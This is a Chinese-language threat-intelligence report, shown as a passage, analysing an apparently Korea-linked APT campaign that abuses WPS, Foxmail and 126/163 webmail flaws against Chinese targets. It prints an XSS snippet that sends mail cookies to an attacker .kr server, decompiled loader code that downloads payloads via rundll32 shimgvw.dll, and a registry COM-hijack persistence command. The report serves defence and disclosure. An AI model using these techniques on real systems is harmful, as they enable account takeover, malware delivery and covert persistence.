韩国“伪猎者”APT组织利用多款国产化软件漏洞对中国的攻击活动

2024年08月12日 04:48

1

事件背景

随着信息技术的不断发展和普及，国产化软件已经成为我国信息化建设的重要组成部分。然而，在享受国产化软件带来的便利的同时，我们也面临着来自各种攻击威胁的挑战。

尤其是国产化的办公应用、知名软件，已广泛覆盖各个企业单位，境外攻击者早已盯牢这些阵地，想以此为突破口，以其利益相关者为目标实施间谍窃密和监控活动。

猎影实验室在高级威胁对抗过程中，曾多次发现了境外黑客组织实施APT攻击的情况。前段时间，安恒猎影实验室捕获到一起“伪猎者”APT组织的攻击，在深入研究过程中，我们发现该组织已掌握多个国产化0day武器，如WPS 0day漏洞只需根据诱导点击一次，就足以使目标失陷；Foxmail 0day漏洞，用户使用客户端打开邮件时，无需其它任何操作，就可以执行恶意代码进而控制目标；126邮箱/163邮箱XSS漏洞，被攻击者用来隐蔽的窃取用户邮箱的Cookies，从而使攻击者无需密码即可登录邮箱，进而窃取邮箱内的信件，或者利用该邮箱向其他人发送钓鱼邮件等。

利用此类漏洞进行攻击，表现出了其对我国目标的针对性，通过排查分析，我们发现其意图针对包括我国多个涉外政府部门、以及多个行业人员实施攻击窃密活动，且这些人员都与中韩关系相关。经过缜密的溯源分析，结合“伪猎者”组织背景，我们确定该攻击来自于韩国，其目的为窃取我国中韩相关情报。

2

0day漏洞武器分析

在本次攻击过程中，攻击者使用的漏洞，或是Windows平台下，中国大陆地区流行的办公软件漏洞：WPS表格漏洞和Foxmail邮件程序漏洞，或是中国大陆地区广泛使用的163邮箱的漏洞。

这些漏洞**对大陆地区用户针对性强，影响范围广泛**；所用漏洞是逻辑漏洞，**漏洞触发稳定**，危险程度高。

WPS 0day漏洞


该漏洞为1-click点击逻辑漏洞，只需要用户点击表格中的图片即可触发漏洞。

攻击样本的后缀名为et，虽然后缀为et，但实际内容为mhtml格式。攻击者在表格中插入两个图片，并通过这两个图片来触发漏洞。

第一个图片为指向恶意链接的空白图片，在样本执行后会自动下载恶意文件并存储在特定目录。


```
<img src="https://                    .dll"/>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dwindows-125=
2">
<meta name=3DProgId content=3DExcel.Sheet>
<meta name=3DGenerator content=3D"Microsoft Excel 15">
<link id=3DMain-File rel=3DMain-File href=3D"../input.htm">
```

被下载的木马样本，会保存到%Temp%/wps/INetCache/下，以特定hash文件名存储。




第二个图片，是指向WPS“轻办公”链接的诱饵图片，通过诱饵图片诱导用户点击，触发WPS恶意的“轻办公”链接执行特马。

例如图为以知名邮件服务器软件Coremail为主题的诱饵图片。




“轻办公”链接中，带有一个名为token的字段，该字段为要执行的命令通过某种算法得到。


攻击者破解了WPS的token生成逻辑，从而能够构造出“合法”的恶意“轻办公”链接，并借助其执行恶意操作。该“轻办公”链接经过解码后，可以看出其功能是运行之前下载的文件。



WPS程序会调用wpscloudsvr.exe来执行“轻办公”命令，最终通过promecefpluginhost.exe负责命令的执行，加载前一阶段下载好的载荷文件。




漏洞利用过程可以见下图所示：



Foxmail邮件程序零点击0day漏洞

该漏洞是Foxmail的一个远程代码执行漏洞，黑客使用自定义邮件客户端向受害者发送一封特殊构造的邮件，受害者使用Windows系统的Foxmail客户端打开此类邮件时，会自动执行邮件中的恶意脚本代码，从而启动邮件附件中的木马文件，**无需任何点击**。



攻击者构造了两个恶意附件，Foxmail在邮件解析时，由于验证缺失会导致恶意代码被执行，从而执行邮件附带的两个恶意附件。

这两个附件的功能分别如下：

（1）第一个附件为JS脚本文件，恶意代码注入执行后时优先执行它。首先它实现隐藏Foxmail的附件栏功能，使受害者在查看邮件时看不见附件，让其误以为邮件没有附件，从而放松警惕；然后会在等待100ms后，模拟鼠标左键双击的动作，执行第二个附件。

（2）第二个附件为“伪猎者”APT组织特种木马，由第一个脚本附件模拟点击触发。

邮箱XSS漏洞

该漏洞是126/163邮箱某网页的一个XSS漏洞，具体属于一个“反射式”XSS漏洞。

该攻击的具体过程如为：攻击者发送带有XSS漏洞链接的钓鱼邮件给受害者；之后，诱导受害者打开带有XSS漏洞的126邮箱链接，触发XSS漏洞，导致恶意代码执行。恶意代码执行，获取当前页面（126邮箱页面）的Cookies，之后构造一个Get请求，将Cookies作为参数，传递给攻击者控制的服务器，从而窃取了用户的Cookies。同时，我们发现，回传的服务器为一个.kr域名，属于韩国。

```
top.$G.user.sid).then((response)
=>response.text()).then((text)=>(new Image()).src='https://www.
e.kr/?session='+encodeURIComponent(document.cookie+';
NTES_SESS='+text.split("ursCookie: '")[1].split("'")[0]))
```


攻击者可以利用窃取的Cookies，登录被攻击者的126邮箱，窃取邮件，或者向其他用户发送钓鱼邮件等。

3

木马载荷与攻击流程分析


攻击流程

攻击者发送与中韩关系相关的钓鱼邮件，包括利用前面所述的0day漏洞，从而触发恶意载荷。



使用被攻陷邮箱作为跳板

在对钓鱼邮件收件人和发现人的信息统计中，我们清理出一条使用被攻陷邮箱作为跳板，进行进一步攻击的攻击链路，如下图所示：



以上图为例，攻击者在获取邮箱A的控制权后，长时间潜伏监控，精心挑选邮箱A联系人列表中，与韩国相关的重要中方人士，定向发送定制化含漏洞利用的钓鱼邮件对相关人员进行攻击，攻击目标非常明确。

主木马载荷分析


WPS漏洞和Foxmail漏洞所投递的载荷，都是同一种木马文件。该木马是一个dll文件。运行后，会滥用合法的windows的照片库查看器组件shimgvw.dll，通过其中的函数ImageView_Fullscreen，从远程服务器上下载文件eqlist.txt和mylink.tmp。

```
sprintf_s(v6, 255, L"https://                    /eqlist.txt");
sprintf_s(CommandLine, 255, L"rundll32.exe C:\\Windows\\System32\\shimgvw.dll,ImageView_Fullscreen %s", v6);
if ( CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  sprintf_s(v5, 255, L"https://                    /mylink.tmp");
  sprintf_s(CommandLine, 255, L"rundll32.exe C:\\Windows\\System32\\shimgvw.dll,ImageView_Fullscreen %s", v5);
  if ( CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &v3, &v1) )
  {
```

文件eqlist.txt中保存了加密数据。该木马所使用的加密算法，是一个经过修改的base64编码算法。样本随后会将该文件解密，并释放出两个后续载荷文件，保存到%appdata%\\Microsoft\\Crypto\\crypt86.da和%localappdata%\\Microsoft\\Proofs\\profapii.da。

```
ExpandEnvironmentStringsW(Src, Dst, 0x1F4u);
sprintf_s(Src, 500, L"%%appdata%%\\Microsoft\\Crypto\\crypt86.da");
ExpandEnvironmentStringsW(Src, v5, 0x1F4u);
sprintf_s(Src, 500, L"%%localappdata%%\\Microsoft\\Proofs");
ExpandEnvironmentStringsW(Src, PathName, 0x1F4u);
sub_6F53A082(PathName);
sprintf_s(Src, 500, L"%%localappdata%%\\Microsoft\\Proofs\\profapii.da");
ExpandEnvironmentStringsW(Src, PathName, 0x1F4u);
```

mylink.tmp是一个lnk文件，木马会将其复制到%temp%\\mylink.lnk，并创建计划任务CLSUpdateService，滥用合法系统程序pcalua.exe执行该文件。



mylink.tmp的功能是将之前释放的文件crypt86.da和profapii.da分别重命名为crypt86.dat和profapii.dat，并劫持系统COM组件0b91a74b-ad7c-4a9d-b563-29eef9167172，利用该COM组件执行crypt86.dat。

```
/c reg add HKCU\Software\Classes\CLSID\{0b91a74b-ad7c-4a9d-b563-29eef9167172}\InProcServer32 /ve /t REG_EXPAND_SZ /d "%Userprofile%\AppData\Roaming\Microsoft\Crypto\crypt86.dat" /f /reg:64 && ren %appdata%\Microsoft\Crypto\crypt86.da crypt86.dat & ren %localappdata%\Microsoft\Proofs\profapii.da profapii.dat
```

子crypt86.dat模块模块

crypt86.dat是一个dll文件。文件中的字符串，使用与之前相同的修改版base64算法进行编码。Dll文件执行后，解密需要加载的API名称，然后获取受害者主机名称和用户名等信息，并与字符串hebei进行拼接。

```
sprintf_s_0(ModuleName, 0xC8ui64, L"userprofile");
sub_7FEEE0B73D4(&v65, &v69, ModuleName);
sprintf_s_0(ModuleName, 0xC8ui64, L"username");
sub_7FEEE0B73D4(&v64, &v69, ModuleName);
GetComputerNameW(Buffer, &nSize);
sprintf_s_1(v83, 0xC8ui64, L"hebei,%s;%s;%s", v64, Buffer, v65);
```

样本解密出内置的C2地址http://104.xxx.xxx.112/cache，并将之前拼接的字符串进行编码后，作为UA，对该地址进行访问。该地址返回的数据，以“ref”作为起始字符。样本从该数据中，提取出下一步需要访问的地址的路径X

